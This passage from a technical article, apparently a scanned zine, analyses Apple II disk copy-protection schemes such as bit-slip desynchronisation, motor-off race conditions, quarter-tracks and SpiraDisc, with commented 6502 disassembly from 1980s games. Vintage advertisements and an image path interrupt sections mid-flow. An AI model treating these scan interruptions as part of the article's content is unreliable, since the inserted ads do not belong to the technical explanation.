This code is a disassembly from Essential Data Duplicator (E.D.D.), but apart from the `BPL` instruction, it is shared by Copy][+. (Someone copied!) Normally, a nibble will be shifted in before `TDL2` completes, so that `TDS2` is reached, and the nibble is stored intact. However, by using only six fetches, the code is vulnerable to a well-placed timing bit, such that the `BPL` will be reached just before the last bit of the nibble is shifted in. That three-cycle time penalty when the branch is taken is just enough that, when combined with the two-cycle instruction before it, the shift will complete, and the four CPU cycles will elapse, before the next read occurs. The result is that the nibble is missed, and the next few nibbles that arrive will reach `TDS3` instead, losing one bit each. When those data are written to disk by the bit-copier, the values will be entirely wrong.

Create With Garfield: Deluxe Edition uses this technique. (The original Create With Garfield uses an entirely different protection.) It has one track that is full of repeated sequences. Each of the sequences has a prologue of five bytes in length. Every second one of the prologues has a timing bit after each of the five bytes in the prologue. In the middle of the track is a collection of bytes which do not match the sequence, so the track is essentially split into two groups of these repeated sequences. The size of the two groups is the same. When the bit-copier attempts to read the data, the timing bits cause about half of the sequences to be lost. What remain are far fewer sequences than exist on the original disk. (Enough of them that the bit-copier mistakenly believes that it has copied the track successfully.) A program can detect a copy by the small count of these sequences. This technique is likely to have been created to defeat E.D.Dṡpecifically, but Copy][+ is also affected. However, the protection can be reproduced with the use of a peripheral that connects to the drive controller (and thus see the zero-bits for exactly what they are), or by inserting an additional fetch in the software.

7.10.15 Bit-flip, or defeat bit-copiers with this one weird trick

Deeply technical content follows. Prepare yourself!

Let's take this simple sentence (sorry, but it's the best example that I could create at the time):
ITHASGOTTOBETHISLANDAHEAD

And split it according to some potential word boundaries:
IT HAS GOT TO BE THIS LAND AHEAD

Now we skip a bit:

OTTO BETH ISLAND AHEAD

A bit more:

TO BETH ISLAND AHEAD

A bit more still:

BET HIS L AND A HEAD

Okay, that last one doesn't make much sense, but I wanted a sentence which could be read differently, depending on where you started reading, as opposed to a series of arbitrary overlapping words. In any case, it's clear that depending on where you start reading, you can get vastly different results. Something similar is possible while reading the bitstream from the disk. After a nibble is shifted in (determined by the top bit being set), and the four CPU cycles have elapsed, and once the one-bit is seen, then the QA switch of the Data Register is set to zero. The absence of a counter allows the hardware to be fooled about how many bits have been read. Specifically, the controller can be convinced to discard some of the bits that it has read from the disk while forming a nibble, and then the starting position within the stream will be shifted accordingly. This is possible with a single instruction, in conjunction with an appropriate delay.

After issuing an access of Q6H (`$C08D`+($slot \times 16$)), the QA switch of the Data Register will receive a copy of the status bits, where it will remain accessible for four CPU cycles. After four CPU cycles, the QA switch of the Data Register will be zeroed. Meanwhile, assuming that the disk is spinning at the time, the Logic State Sequencer (LSS) continues to shift in the new bits. When the QA switch of the Data Register is zeroed, it discards the bits that were already shifted in, and the hardware will shift in bits as though nothing has been read previously. Let's see that in action.

Tinka's Mazes does it this way, beginning with some preamble code which is common to many programs that used this technique.

```
BB6A     LDY     #0
;wait for nibble to arrive
BB6C     LDA     $C08C,X
BB6F     BPL     $BB6C
BB71     DEY
;retry up to 256 times
BB72     BEQ     $BBBB
;watch for #$D5
BB74     CMP     #$D5
BB76     BNE     $BB6C
BB78     LDY     #0
;wait for nibble to arrive
BB7A     LDA     $C08C,X
BB7D     BPL     $BB7A
BB7F     DEY
;retry up to 256 times
BB80     BEQ     $BBBB
;watch for #$E7
BB82     CMP     #$E7
BB84     BNE     $BB7A
;wait for nibble to arrive
BB86     LDA     $C08C,X
BB89     BPL     $BB86
;watch for #$E7
BB8B     CMP     #$E7
BB8D     BNE     $BBBB
;wait for nibble to arrive
BB8F     LDA     $C08C,X
BB92     BPL     $BB8F
;watch for #$E7
BB94     CMP     #$E7
BB96     BNE     $BBBB
```


TRS-80/VG Hard- und Software

ROM-Listing

- Vollst. disass. und deutsch kommentiert;
- RAM-I/O-Adressen;
- Vergleich der verschiedenen TRS-80/VIDEO-GENIE-Versionen;
- 150 genau erläuterte Unterprogramme;
- und vieles mehr (s. auch Kritiken in mc 1/82 und cp 13/82).

129 Seiten gebündelte (und gebundene) Information f. 69,55 DM inkl. MwSt.

L. Röckrath
Noppiusstraße 19, 5100 Aachen, Telefon (02 41) 3 49 62.

Unlock Software Mysteries!

The Senior PROM //c,//e: An affordable hardware & software device that combines many features into one. Included are:

- Ability to enter the Monitor ANY time.
- Capture all memory to a normal DOS disk.
- Restart a captured program from disk.
- Advanced sector, track, memory editor.
- ROM resident DOS with complete utils.
- Read and edit copy-protected software.
- Mini-Assembler, Step & Trace in ROM.
- Study disk boots with RAM test pattern.
- Copy volatile RAM to accessible RAM.
- Copy all of Main RAM to Aux, or reverse.
- Nothing else like it available for the //c!

The Senior PROM combines the functions of a "Copy Card", a nibble copier, a sector editor, an old F8 Monitor ROM and much more into a single device. **Everything is in ROM, instantly available when needed.** Does not use a peripheral slot and **does not** compromise compatibility!

$88.95. Call 317-743-4041 for Visa Mon-Fri, 10-5 EST. **$79.95** check or money order direct to: Cutting Edge Enterprises, Box 43234 Ren Cen Station, Detroit MI, 48243. Call modem 313-349-2954. Specify //c, or "Standard" or "Enhanced" //e ROMs.

Here is the switch:

```
;trigger desync
BB98    LDA    $C08D,X
BB9B    LDY    #$10
;delay to ensure > 4 cycles will elapse
;before the next read occurs
BB9D    BIT    $6
;wait for nibble to arrive
BB9F    LDA    $C08C,X
BBA2    BPL    $BB9F
BBA4    DEY
;retry up to 16 times
BBA5    BEQ    $BBBB
;watch for #$EE
BBA7    CMP    #$EE
BBA9    BNE    $BB9F
BBAB    LDY    #7
;wait for nibble to arrive
BBAD    LDA    $C08C,X
BBB0    BPL    $BBAD
;compare backwards against the list at $BBC1
;E7 FC EE E7 FC EE EE FC
BBB2    CMP    ($48),Y
BBB4    BNE    $BBBB
BBB6    DEY
BBB7    BPL    $BBAD
;pass
BBB9    CLC
BBBA    RTS
BBBB    DEC    $50
;retry if count remains
BBBD    BNE    $BB57
;fail
BBBF    SEC
BBC0    RTS
BBC1    .BYTE  $FC,$EE,$EE,$FC,$E7,$EE,$FC,
    $E7
```

But wait, there's more! To see the bitstream on disk, it looks like `D5 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7` with some harmless zero-bits in between. So from where do the other values come? Since the magic is in the timing of the reads, we must count cycles:

```
BB8F    LDA    $C08C,X
BB92    BPL    $BB8F     ;2 cycles
BB94    CMP    #$E7      ;2 cycles
BB96    BNE    $BBBB     ;2 cycles
BB98    LDA    $C08D,X   ;4 cycles
BB9B    LDY    #$10      ;2 cycles
BB9D    BIT    $6        ;3 cycles
;total: 15 cycles
```

Time passes...

One bit is shifted in every four CPU cycles, so a delay of 15 CPU cycles is enough for three bits to be shifted in. Those bits are discarded. Back to our stream. In binary, it looks like the following, with the seemingly redundant zero-bits in bold.
11100111 **0** 11100111 **00** 11100111 11100111 **0** 11100111 **00** 11100111 11100111 **0** 11100111 **0** 11100111 11100111
However, by skipping the first three bits, the stream looks like this:
00 111**0**1110 *0* 111**00**111 *00* 11111100 111**0**1110 *0* 111**00**111 *00* 11111100 111**0**1110 *0* 111**0**1110 *0* 11111100 111...

The old zero-bits are still in bold, and the newly exposed zero-bits are in italics. We can see that the old zero-bits form part of the new stream. This decodes to `E7 FC EE E7 FC EE EE FC`, and we have our magic values.

Programs from Epyx that use this protection do not compare the values in the pattern. Instead, the values are used as a key to decode the rest of the data that are loaded. This hides the expected values, and causes the program to crash if they are altered.

The Thunder Mountain version of Dig Dug uses a slight variation on the technique, including a different preamble and switch. The company seems to have kept the variation to themselves. (Bop'N Wrestle from 1986 uses the same altered version, and comes from Mindscape, but Mindscape owned the Thunder Mountain label, so the connection is clear.)[48] That version looks like this:

```
0224 LDY #$00
;wait for nibble to arrive
0226 LDA $C08C,X
0229 BPL $2226
022B DEY
;retry up to 256 times
022C BEQ $2275
022E CMP #$AD
0230 BNE $2226
```

A different prologue value is checked, allowing the bitstream to begin like a regular sector: `D5 AA AD...`

Here is the switch:

```
;trigger desync
0252 LDA $C08D,X
```

[48] Interestingly, one title from Thunder Mountain and released in the same year is known to use the regular version. It is entirely possible that the alternative version was developed in-house to avoid paying royalties to protect other products.

```
 3 0255 LDY #$10
   ;no delay instruction in this version
 5 ;wait for nibble to arrive
   0257 LDA $C08C,X
 7 025A BPL $2257
   025C DEY
 9 ;retry up to 16 times
   025D BEQ $2275
11 ;watch for #$E7 instead, but it's not a ``
       true'' E7
   025F CMP #$E7
13 0261 BNE $2257
   ;and double the size of the pattern to match
15 0263 LDY #$0F
```

The bitstream on disk looks like `D5 AA AD` [many `96`s] `E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7` with some harmless zero-bits in between. The desync timing is only 12 cycles, but the required pattern is not found right away, so the delay is not as interesting. In binary, the stream looks like 11100111 11100111 11100111 **00** 11100111 **0** 11100111 **0** 11100111 **0** 11100111 **00** 11100111 **00** 11100111 **0** 11100111 **00** 11100111 **0** 11100111 **0** 11100111 **0** 11100111 **00** 11100111 **0** 11100111 **00** 11100111 **0** 11100111 with the seemingly redundant zero-bits in bold. However, by skipping the first three bits, the stream looks like this:
00 11111100 11111100 111**00**111 (← E7, but not aligned) *00* 111**0**1110 *0* 111**0**1110 *0* 111**0**1110 *0* 111**00**111 *00* 111**00**111 *00* 111**0**1110 *0* 111**00**111 *00* 111**0**1110 *0* 111**0**1110 *0* 111**0**1110 *0* 111**00**111 *00* 111**0**1110 *0* 111**00**111 *00* 111**0**1110 *0* 111**0**1110 *0* 111...

The old zero-bits are still in bold, and the newly exposed zero-bits are in italics. We can see that the old zero-bits form part of the new stream. This decodes to `FC` (ignored) `FC` (ignored) `E7 EE EE EE E7 E7 EE E7 EE EE EE E7 EE E7 EE EE`, a very smooth sequence indeed. Put simply, each single bold zero-bit sequence results `EE` being seen, and every double bold zero-bit sequence results in `E7` being seen, allowing easy control over exactly how smooth the sequence is.

1-2-3 Sequence Me uses the same technique but with different values:

```
1 ;wait for nibble to arrive
  BA5B    LDA   $C08C,X
3 BA5E    BPL   $BA5B
  ;watch for #$AA
5 BA60    CMP   #$AA
  BA62    BEQ   $BA7A
7 ...
  BA7A    LDY   #$02
```

```
 9 ;trigger desync
   BA7C    LDA   $C08D,X
11 ;delay while status is loaded
   BA7F    PHA
13 ;balance stack
   BA80    PLA
15 ;wait for nibble to arrive
   BA81    LDA   $C08C,X
17 BA84    BPL   $BA81
   ;watch for #$BB
19 BA86    CMP   #$BB
   BA88    BEQ   $BA8F
21 BA8A    DEY
   ;retry if count remains
23 BA8B    BPL   $BA81
   ;fail
25 BA8D    BMI   $BA77
   ;wait for nibble to arrive
27 BA8F    LDA   $C08C,X
   BA92    BPL   $BA8F
29 ;watch for #$F9
   BA94    CMP   #$F9
31 BA96    BNE   $BA77
```

That stream looks like `AA EB 97 DF FF` with some harmless zero-bits in between. Now let's count the cycles:

```
1 BA5B    LDA   $C08C,X
  BA5E    BPL   $BA5B      ;2 cycles
3 BA60    CMP   #$AA       ;2 cycles
  BA62    BEQ   $BA7A      ;3 cycles
5 ...
  BA7A    LDY   #$02       ;2 cycles
7 BA7C    LDA   $C08D,X    ;4 cycles
  BA7F    PHA              ;3 cycles
9 ;total: 16 cycles
```

One bit is shifted in every four CPU cycles, so a delay of 16 CPU cycles is enough for four bits to be shifted in. Those bits are discarded. Back to our stream. In binary, it would look like this:
11101011 **0** 10010111 **0** 11011111 **00** 11111111
with the seemingly redundant zero-bits in bold. However, by skipping the first four bits, the stream looks like this:
1011**0**100 10111**0**11 *0* 11111**00**1 111111...

The old zero-bits are still in bold, and the newly exposed zero-bit is in italics. We can see that the old zero-bits form part of the new stream. This decodes to `B4 (ignored) BB F9 Fx`, and we have our magic values.

The 4th R: Reasoning uses another variation of this technique. Instead of matching the values explicitly, it watches for the data field on a particular sector, waits for three nibbles and three bits to pass,

and then reads and stores the next 16 nibbles in an array. Then it calculates a checksum of those 16 nibbles, and uses the checksum as an index into the table of those 16 nibbles, to fetch two 8-bit keys in a row. The table is treated as a circular list, so if the index were 15, then the two keys would be formed by fetching the last entry in the array and the first entry in the array. The keys are used to decipher the other nibbles that are read from all of the other sectors on the disk. It looks like this:

```
1  ;wait for nibble to arrive
   BB63    LDA    $C08C,X
3  BB66    BPL    $BB63
   ;wait for nibble to leave
5  ;if zero-bit is present,
   ;then read value lasts longer
7  BB68    LDA    $C08C,X
   BB6B    BMI    $BB68
9  ;wait for nibble to arrive
   BB6D    LDA    $C08C,X
11 BB70    BPL    $BB6D
   ;trigger desync
13 BB72    STA    $C08D,X
   ;delay to reduce number of times
15 ;that branch will be taken
   BB75    NOP
17 ;wait for status value to leave
   ;if zero-bit is present,
19 ;then read value lasts longer
   BB76    LDA    $C08C,X
21 BB79    BMI    $BB76
   ;wait for next nibble to arrive
23 BB7B    LDA    $C08C,X
   BB7E    BPL    $BB7B
```

That stream looks like `CF CF 9E FD ED BB E6 B6 ED FB FC EB DF DE D3 D9 FF D9 DD D7` with some harmless zero-bits in between. Now let's count those cycles:

```
   BB63    LDA    $C08C,X
2  BB66    BPL    $BB63
   BB68    LDA    $C08C,X
4  BB6B    BMI    $BB68
   BB6D    LDA    $C08C,X
6  BB70    BPL    $BB6D     ;2 cycles
   BB72    STA    $C08D,X   ;5 cycles
8  BB75    NOP              ;2 cycles
   BB76    LDA    $C08C,X   ;4 cycles
10 ;but +4 cycles for each time reached
   ;because of zero-bit
12 BB79    BMI    $BB76     ;2 cycles
   ;but +3 cycles for each time
14 ;BMI is taken because of zero-bit
   ;total 15 (or 22 or even 29) cycles
```

One bit is shifted in every four CPU cycles, so a delay of 15 CPU cycles is enough for three bits to be shifted in. A delay of 22 CPU cycles would normally be enough for five bits to be shifted in. However, if the delay is caused by the presence of a zero-bit, then it behaves as though the delay were only 18 CPU cycles, which is enough for four bits to be shifted in. A delay of 29 CPU cycles is enough for seven bits to be shifted in. However, if the delay is caused by the presence of a second zero-bit, then it behaves as though the delay were only 21 CPU cycles, which is enough for five bits to be shifted in. In any case, the routine is written to discard a fixed number of regular bits, along with any zero-bits that are also present. Back to our stream, in binary, it would look like this:

11001111 11001111 **0** 10011110 11111101 **0** 11101101 10111011 11100110 10110110 11101101 11111011 **0** 11111100 11101011 11011111 11011110 11010011 11011001 11111111 11011001 11011101 **0** 11010111

with the seemingly redundant zero-bits in bold. However, by skipping the first three bits, the stream looks like this:

0 1111**0**100 11110111 11101**0**11 10110110 11101111 10011010 11011011 10110111 11101**0**1 11111001 11010111 10111111 10111101 10100111 10110011 11111111 10110011 10111010 11010111

The old zero-bits are still in bold, and the newly exposed zero-bit is in italics. We can see that the old zero-bits form part of the new stream. This decodes to `F4 F7` (both ignored) `EB B6 EF 9A DB B7 ED F9 D7 BF BD A7 B3 FF B3 BA`. The trailing values are stored backwards, and the checksum is `#$67`. The low four bits (7) are the index into the table, and the values at offset 7 and 8 are `#$D7` and `#$F9`.

A bit-copier that misses any of these zero-bits will write a track whose length and contents do not match the original.

7.10.16 Race conditions

Page 4 of the Software Control of the Disk][or IWM Controller document states that "The Disk][controller hardware will keep the ENABLE/ signal to its active low state for approximately one second after the execution of the motor off instruction, therefore read/write can be performed reliably within this period." So, a program can issue the motor off instruction, and then read sector data successfully for up to one second afterwards.

This behavior functions as a very nice anti-debugging mechanism, since single-stepping through the disk access code, after the motor-off instruction

has been issued, will cause the time period to be exceeded. Thus, the disk won't be readable at that time. Sherwood Forest uses this technique.

Page 4 of the Software Control of the Disk][or IWM Controller document also states that "...the program should verify that the motor is spinning by monitoring the change in data pattern read from the drive." That is to say, while the drive is spinning, the value will change. Once the drive stops spinning, the value will not change anymore.

Lady Tut uses this technique. It issues the motor-off instruction, and then reads continually from the drive until it sees two consecutive bytes of the same value. The program assumes at that point that the drive is no longer spinning. Periodically thereafter, the program reads from the QA switch of the Data Register, and compares the newly read value with the initially read value. If a different value is seen, then the program triggers a reboot.

In section 9-14 of Understanding the Apple][, Jim Sather says, "any even address could be used to load data from the data register to the MPU, although `$C088` ... would be inappropriate." It might be considered inappropriate because of the one-second window noted previously, but that's exactly how the program Mr. Do! uses it. By reading from `$C088`, the program is able to issue the motor off instruction, and fetch the data at the same time. It is compact and useful for anti-debugging.

Faster pussycat

Another kind of race condition revolves around how quickly the data can be read from the disk. Borrowed Time, for example, reads an entire track in one revolution. In an interview for the Open Apple podcast, Rebecca Heineman says that she performs the decoding while the seek is in progress. While this is certainly possible, it would incur the significant overhead of having to store all 16 of the two-bit arrays—a total of 1.3kB! — before any decoding could occur. Of course, this is not what was done. Instead, each sector is read individually, but the denibbilisation is interleaved with the read. It means that the sector is decoded directly into memory, with only 86 bytes of overhead for a single two-bit array, and the use of two tables of 106 bytes and 256 bytes respectively. It is obviously fast enough to catch the next sector that arrives.

The code looks like this, after validating the data field prologue:

```
0946    LDY     #$AA
;zero rolling checksum
0948    LDA     #0
094A    STA     $26
;wait for nibble to arrive
094C    LDX     $C0EC
094F    BPL     $94C
;index into table of offsets of structures
0951    LDA     $A00,X
;store offset
0954    STA     $200,Y
;update rolling checksum
0957    EOR     $26
;fetch 86 times
0959    INY
095A    BNE     $94A
095C    LDY     #$AA
095E    BNE     $963
;store decoded value
0960    STA     $9F55,Y
;wait for nibble to arrive
0963    LDX     $C0EC
0966    BPL     $963
;update rolling checksum
0968    EOR     $A00,X
;fetch structure offset, bits 0-1
096B    LDX     $200,Y
;merge first member of two-bit structure
;with six-bit value to recover eight-bit
    value
096E    EOR     $B00,X
;loop 86 times
0971    INY
0972    BNE     $960
;save 85th decoded value for last
0974    PHA
;clear low two bits
0975    AND     #$FC
0977    LDY     #$AA
;wait for nibble to arrive
0979    LDX     $C0EC
097C    BPL     $979
;update rolling checksum
097E    EOR     $A00,X
;fetch structure offset, bits 2-3
0981    LDX     $200,Y
;merge second member of two-bit structure
;with six-bit value to recover eight-bit
    value
0984    EOR     $B01,X
;store decoded value
0987    STA     $9FAC,Y
;loop 86 times
098A    INY
098B    BNE     $979
;wait for nibble to arrive
098D    LDX     $C0EC
0990    BPL     $98D
;clear low two bits
0992    AND     #$FC
0994    LDY     #$AC
;update rolling checksum
0996    EOR     $A00,X
;fetch structure offset, bits 4-5
```

```
63  ;offset -2 to account for Y+2
    0999    LDX     $1FE,Y
65  ;merge third member of two-bit structure
    ;with six-bit value to recover eight-bit
        value
67  099C    EOR     $B02,X
    ;store decoded value
69  099F    STA     $A000,Y
    ;wait for nibble to arrive
71  09A2    LDX     $C0EC
    09A5    BPL     $9A2
73  ;loop 84 times
    09A7    INY
75  09A8    BNE     $996
    ;clear low two bits
77  09AA    AND     #$FC
    ;update rolling checksum
79  09AC    EOR     $A00,X
    ;restore slot to X
81  09AF    LDX     $2B
    ;retry if checksum mismatch
83  09B1    TAY
    09B2    BNE     $9BD
85  ;wait for nibble to arrive
    09B4    LDA     $C0EC
87  09B7    BPL     $9B4
    ;check only first epilogue byte
89  09B9    CMP     #$DE
    09BB    BEQ     $9BF
91  09BD    SEC
    09BE    .BYTE $24
93  09BF    CLC
    ;store 85th decoded value
95  09C0    PLA
    09C1    LDY     #$55
97  09C3    STA     ($44),Y
    09C5    RTS
```

The exact way in which the technique works is as follows. First, each of the two-bit values is read into memory, but instead of storing them directly, the values are used as an index into the 106-bytes table. The 106-bytes table serves two purposes. The first, in the context of the two-bit values, is as an array of offsets within the 256-bytes table. The second, in the context of the six-bit values, is as an array of pre-shifted values for the six-bit nibbles. The 256-bytes table is composed of groups of two-bit values in all possible combinations for each of the three positions in a nibble. To produce the eight-bit value, each of the pre-shifted six-bit values is ORed with the corresponding two-bit value. It is unknown why the 85th value is treated separately from the rest in that code; it could certainly be decoded at the same time, saving five lines.

With the benefit of determination to improve it, and the ability to do so, I rewrote this loader to decode all of the bytes directly, reduced the size of the code, and made it even faster. I call it "0boot."[49] Then I reduced the overhead to just two bytes, if page $BF is not the destination. I call that one "qboot."[50] The two tables are still 106 bytes and 256 bytes respectively. It might appear that the second table can be reduced to 192 bytes, since the other 64 bytes are unused. However, it is not possible for this algorithm, because the alignment is required to supply the pre-shifted values. If the table were reduced in size, then additional operations would be required to reproduce the effect of the shift, and which would take longer to execute than the time available before the next nibble arrived.

Interestingly, Heineman claims to have created and released the technique in 1980,[51] but it was apparently not until 1984 that she used it in a release herself. It certainly existed in 1980, though. Automated Simulations (which later became Epyx) included the technique with the programs Hellfire Warrior and Rescue At Rigel. In 1983, Free Fall Associates (founded by the co-founder of Automated Simulations, whose last name begins with "Free", and a programmer whose last name ends with "Fall") included the technique with the programs Murder on the Zinderneuf and Archon. (Apparently they took it with them, as Epyx did not use it again.) Also in 1983, Apple included the technique in ProDOS. In 1985, Brøderbund included the technique with the program Captain Goodnight. According to Roland Gustafsson, Apple supplied that code.[52]

[49] http://pferrie.host22.com/misc/0boot.zip
[50] http://pferrie.host22.com/misc/qboot.zip
[51] Personal communication
[52] Personal communication

Also interestingly, whoever included it in the Free Fall Associates programs either did not understand it, or just did not want to touch it—there, the loader has been patched to require page-aligned reads, but the code still performs the initialisation for arbitrary addressing. Twelve lines of code could have been removed from that version. The Interplay programs that use the technique also require page-aligned reads, but do not have the unnecessary initialisation code.

Quote of the day by Olivier Guinart, "It's ironic that the race condition would be used by a program called Borrowed Time."

7.11 Track-level protections

7.11.1 Track length

The length of a track might not be constant across all of the tracks on a disk. The speed of the drive is the primary reason: the faster the drive, the shorter the track (that is, fewer nibbles can be written) because of the larger gaps between the nibbles.

Wizardry determines the length of the track, by measuring the time between succeeding arrivals of sector zero, and then calculates the deviation from the expected value. This deviation value is applied to the length of several other tracks, and the result is compared against the expected lengths. If the length of the track is not within the range that is expected, then the program hangs. This protection cannot be reproduced by a sector-copier or track-copier, because they will discard the original data between the sectors, thus altering the length of the track. A bit-copier can usually reproduce this protection because it writes the entire track mostly as it appeared originally, so the track length is at least similar to the original.

7.11.2 Track positioning

The stepper motor in the Disk][system is composed of four magnets. To advance a whole track requires activating and deactivating two phases in the proper order, and with a sufficient delay, for each track to step. To step to a later track, the next phase must be activated while the other phases are deactivated. To step to an earlier track, the previous phase must be activated while the other phases are deactivated. As might be expected, activating and then deactivating only one of the phases will cause the stepper to stop half-way between two tracks. This is a half-track position. It is even possible to produce quarter-track stepping reliably, by performing the half-track stepping method, but with a smaller delay. Depending on the hardware, it can also be done by activating two of the phases, and then deactivating only one of them. This last technique is used by Spiradisc. (§7.11.9.)

The issue with half-track and quarter-track positioning is that data written to these partial track positions will cause signal interference with data written to the neighbouring half-track or quarter-track at the same relative position. To avoid unintentional cross-talk, data can be written to only part of the track such that there is no overlap, or placed at least three-quarters of a track apart. (The reliability of three-quarter tracks is questionable.)

The maximum amount of data that can be placed at partial-track intervals is proportional to the stepping—a quarter of a track for each of four consecutive quarter-tracks, half of a track for each of two consecutive half-tracks, or a full track for consecutive three-quarter-tracks. There can be a significant performance hit to access the data, too—it requires an almost complete rotation to reach the start of the data on subsequent tracks if the maximum density is used, because the seek time is long enough that the start will be missed on the first time around. As a result, the most common amount that is used is only a quarter of the track, and placed far enough around the track that the read can be performed almost continuously. Programs that make use of partial tracks usually include a standard format of individual sectors, so the only trick to the protection is the location of the data on the disk.

Agent USA uses the half-track technique with five sectors per track.

Championship Lode Runner uses an alternating quarter-track technique with just two sectors per track but of twice the size. While loading, the access alternates between the neighbouring quarter-tracks, resulting in the drive "chattering", but allowing the sectors to be spaced only half of a rotation apart. In both cases of the programs here, it results in an extremely fast load time because of the reduced head movement.


In this case, the protection is the use of partial tracks. Copy programs which do not copy the partial tracks (and copying partial tracks is not the default behavior) will fail to reproduce the protection.

7.11.3 Synchronised tracks

If the approximate rotation speed of the drive is known, then it becomes possible to place sectors at specific locations on tracks, such that they have a special position relative to sectors on other tracks. This technique is identical to synchronized sectors, except that it spans tracks, making it even more difficult to reproduce, because it is difficult to determine the relative position of sectors across tracks. Unlike "spiral tracking" (§7.11.4), this technique limits itself to checking for the existence of particular sectors, rather than actually reading them.

Blazing Paddles uses this technique. Once it finds sector zero on track zero, as a known starting point, it seeks to track one, reads the address field of the next sector to arrive, and then compares it to an expected value. If the proper sector is found, then the program seeks to track two, reads the address field of the next sector to arrive, and compares it to an expected value. If the proper sector is found, then the program seeks to track three. This is repeated over eight tracks in total. It means that the original disk has one sector placed at a specific location on each of eight consecutive tracks, relative to sector zero of track zero, such that it factors in how much the disk rotates during the time that the controller takes to move the head from track zero. It also supports slight variations in rotation speed, such that the read can begin anywhere after the address field for the previous sector, without failing the protection.

7.11.4 Track spiralling



"Track spiralling" or "spiral tracking" is a technique whereby the data is placed in partial-track intervals, but treated as a complete track. By measuring the time to move the head to a partial-track, the position on the track can be known, such that the next sector to be read will have a predictable number, and therefore can be read without validation, once the start of the sector is found. A copy of the disk will not place the data at the same relative position, causing the protection to fail. The stepping in spiral tracking goes in only one direction. A visualisation of the data access would look like a broken spiral, hence the name.

One major problem with spiral tracking is that variations in rotation speed can result in the read missing its queue and not finding the expected sector. For 30 years, I believed a claim[53] that the program Captain Goodnight uses this technique. It doesn't. The Observatory uses a spiral pattern for faster loading, but still verifies the sector number first. However, the program LifeSaver uses true spiral tracking.

7.11.5 Track arcing

"Track arcing" uses the same principle as spiral tracking, but instead of stepping in only one direction, it reaches a threshold and then reverses direction.

7.11.6 Track mirroring

Track mirroring should be placed conceptually between synchronized tracks and spiral tracking. As

[53] From a cracker whose crack-screens were displayed only by pressing a particular key-sequence during the boot. They were known as "Hidden Pages" (Imagine that—a cracker who didn't want to brag openly!) Both of the programs Captain Goodnight and Where In The World Is Carmen Sandiego (first release) use alternating quarter-tracks—the same technique as in the program Championship Lode Runner. (The former two were released within a year of the latter one.) The sectors are placed in a N/S/E/W orientation on the first two tracks, a NW/SE/NE/SW orientation on the next two tracks, and then back to the N/S/E/W orientation on the next two tracks, and so on. The loader will allow an entire revolution to pass, if necessary, in order to find the requested sector. The tracks are synchronized, however, because they must be to avoid cross-talk. (§7.11.7.)

with synchronized tracks, it expects a particular sector to be found after stepping across multiple tracks. As with spiral tracking, it reads the sector data. However, unlike spiral tracking, it verifies that the contents of that sector match exactly the contents of all of the other sectors that are synchronized similarly across the tracks.

The Toy Shop uses this technique. It reads three consecutive quarter-tracks in RWTS18 format, and verifies that they all fully readable and have a valid checksum. This is possible only because they are identical in their content and position. The contents of the last quarter-track are used to boot the program. A funny thing occurs when the program is converted to a NIB image: the protection is defeated transparently, because NIB images do not support partial tracks, so the attempt to read consecutive quarter-tracks will always return identical data, exactly as the protection requires.

Pinball Construction Set uses this technique. It reads a sector then activates a phase to advance the head, and then proceeds to read a sector *while the head is moving*. The head continues to drift over the track while the sector is being read. After reading the sector, the program deactivates the phase, reads another sector, and then completes the move to the next track. Once there, it reads a sector. It activates a phase to retreat the head, and then performs the same trick in reverse, until the start of the track is reached again. It performs this sequence four times across those two tracks, which makes the drive hiss. The program is able to read the sector as continuous data because the disk has consecutive quarter-tracks that are identical in their content and position.

7.11.7 Cross-talk

While cross-talk is normally something to be avoided, it can serve as a copy-protection mechanism, by intentionally allowing it to occur. It manifests itself in a manner similar to the effect of having excessive consecutive zero-bits being present in the stream, where reading the same stream repeatedly will yield different values. The lack of such an effect indicates the presence of a copy.

7.11.8 More tracks

Many disk drives had the ability to seek beyond track 34, and many disks also carried more than 35 tracks. However, since DOS could not rely on the presence of either of these things, it did not offer support for them. Some copy programs did not support the copying of additional tracks for the same reason. Of course, programmers who did not use DOS had no such limitation. While the actual number of available tracks could vary up to 40 or even 42, it was fairly safe to assume that at least one track existed, and could be read by direct use of the disk drive.

Faial uses this technique to place data on track 35.

7.11.9 SpiraDisc

No description of copy-protection techniques could be complete without including SpiraDisc. This program was a protection technology that introduced the idea of spiral tracking, though the implementation is not spiral tracking as we would describe it today. It is, in fact, a precise placement of multiple sectors on quarter-tracks, such that there is no cross-talk while reading them, but without a specific order. The major deviation from the current idea of spiral tracking is that there is no synchronization of the sectors beyond avoiding cross-talk. The program will allow a complete rotation of the disk to occur, if necessary, while searching for the required sector.

The first-stage boot loader is a single sector that is "4-and-4" encoded, and 768 bytes long. The second stage loader is composed of ten regular sectors that are "6-and-2" encoded. They are read one by one—there is no read-scattering here to speed up the process. Thereafter, reads use an alternative nibble table—all of the values from `#$A9-FF` from our first table. These values might have been chosen because they provide the least sparse array when used as indexes.

The encoding is not "6-and-2", either, it is "6-and-0" encoding. This requires 344 bytes per sector, instead of the regular 342 bytes. The decoder overwrites the addresses `$xxAA` and `$xxAB` (the program supports only page-aligned reads) twice in order to compensate for the additional bytes. The decoding is interleaved, so there is no denibbilisation pass.

The "6-and-0" encoding works by using the six-bit nibble as an alternating index into one of the arrays of six-bit or two-bit values. The code is both much faster (no fetching of the two-bit array) and much smaller (two-thirds of the size) than the one described in Race Conditions,(§7.10.16) but the decoding tables occupy 1.5kb of memory. The memory layout might have been chosen to avoid a timing

penalty due to page-crossing accesses. However, the penalty has no effect on the performance of the routine because the code must still spend time waiting for the bytes to arrive from disk. Therefore, the tables could have been combined into a 512-byte region instead, which is a closer match to the memory usage of the routine described in Race Conditions.

